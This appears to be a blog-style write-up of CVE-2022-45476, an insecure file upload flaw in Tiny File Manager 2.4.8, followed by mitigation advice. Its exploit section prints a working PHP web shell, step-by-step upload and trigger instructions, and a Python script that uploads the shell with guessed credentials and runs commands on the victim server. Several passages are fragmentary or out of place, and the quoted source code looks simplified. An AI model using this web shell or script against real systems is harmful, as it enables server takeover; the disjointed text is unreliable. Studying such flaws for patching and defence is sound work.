
Tiny File Manager is a lightweight, easy-to-deploy web-based file manager written in PHP. It's popular for its simplicity and handy features, used by tens of thousands of websites to let users upload and manage files directly from a browser. But in version 2.4.8, there's a dangerous security flaw: CVE-2022-45476 - Insecure File Upload Leading to Remote Code Execution.
What is CVE-2022-45476?
At the core, this is an insecure file upload vulnerability. Normally, when you use a web-based file manager to upload files, there should be strong checks to make sure you can't upload a file that could be run as code by the web server (for example, a .php script). Otherwise, an attacker could upload something evil, then make the site run it—giving them total control.
Tiny File Manager 2.4.8 doesn't do these checks well enough. When a user uploads a file, the program stores it in a directory that's directly accessible by the web, and then *if you visit the file's URL, the server executes it* if it's something like PHP. That’s exactly the kind of thing hackers dream about.
Jump to other systems on the same server
This is often called remote code execution (RCE)—one of the worst-case scenarios in web security.
Exploiting CVE-2022-45476 – Step by Step
Let's say you have access to Tiny File Manager (maybe you've guessed the credentials, or the admin left "guest/guest" enabled—surprisingly common). Here’s how you could exploit this flaw:
First, create a PHP script. Here’s a simple "web shell" called shell.php
<?php
if(isset($_GET['cmd'])){
    system($_GET['cmd']);
}
?>
This script will run any command sent to it using the cmd parameter in the URL.
2. Upload the File
Log in to Tiny File Manager. Use the "Upload File" option. Upload your shell.php file.
!Upload screen in Tiny File Manager
*(example, not a real link)*

3. Visit the File to Trigger Execution
After uploading, files are stored (by default) in a web-accessible folder like /tinyfilemanager-master/files/.
Navigate to
http://victim-site.com/tinyfilemanager-master/files/shell.php?cmd=whoami
If the bug is present, you'll see the output of the whoami Linux command. That proves arbitrary code execution!
4. Full Shell
Want more than just one command at a time? You can upload more advanced tools like c99.php or r57.php shells—or use your new backdoor to establish further control.
(Relevant part of /filemanager.php up to v2.4.8)
if (!empty($_FILES['file'])) {
    $destination = $currentPath . '/' . $_FILES['file']['name'];
    move_uploaded_file($_FILES['file']['tmp_name'], $destination);
    // No MIME type or extension check!
}
Problem:
User roles (any authenticated user)
So if uploads land in a directory like /files/ and that directory lets the server execute PHP, you get instant RCE.
Here’s a simple exploit in Python using requests
import requests

url = 'http://victim-site.com/tinyfilemanager-master/filemanager.php';
files = {'file': open('shell.php','rb')}
data = {'path': '/files/'}

# Upload the shell
r = requests.post(url, files=files, data=data, auth=('admin', 'password'))

# Use the shell
exploit_url = 'http://victim-site.com/tinyfilemanager-master/files/shell.php?cmd=id';
print(requests.get(exploit_url).text)
References and Further Reading
- CVE-2022-45476 on NVD
- Original GitHub Issue Report
- Tiny File Manager project on GitHub
- OWASP File Upload Security Guide
1. Update Tiny File Manager!
Newer versions (after 2.4.8) fix the insecure upload problem by adding file extension and MIME checks.
2. Block Dangerous Extensions
If you must use an old version, edit the code to reject .php, .phtml, or .phar files.
3. Store Files Outside Web Root
Make sure uploaded files aren’t in a directory the web server can execute code from.
4. Strong Authentication
Disable default accounts, use strong passwords, and consider restricting access by IP.
5. Monitor Uploaded Content
Regularly check /files/ (or wherever you store uploads) for strange scripts.
Conclusion
CVE-2022-45476 is the kind of "rookie mistake" that can lead to full server compromise. Always sanitize file uploads, never trust the file extension, and keep your applications updated to the latest version with security fixes!
Have questions or want to see more like this? Drop a comment below. Stay secure!
*Note: This content is original and written exclusively for educational purposes. For responsible vulnerability disclosure, always contact developers and affected parties first. Only test systems you own or have explicit permission to audit.*
Timeline
Published on: 11/25/2022 18:15:00 UTC
Last modified on: 02/01/2023 15:33:00 UTC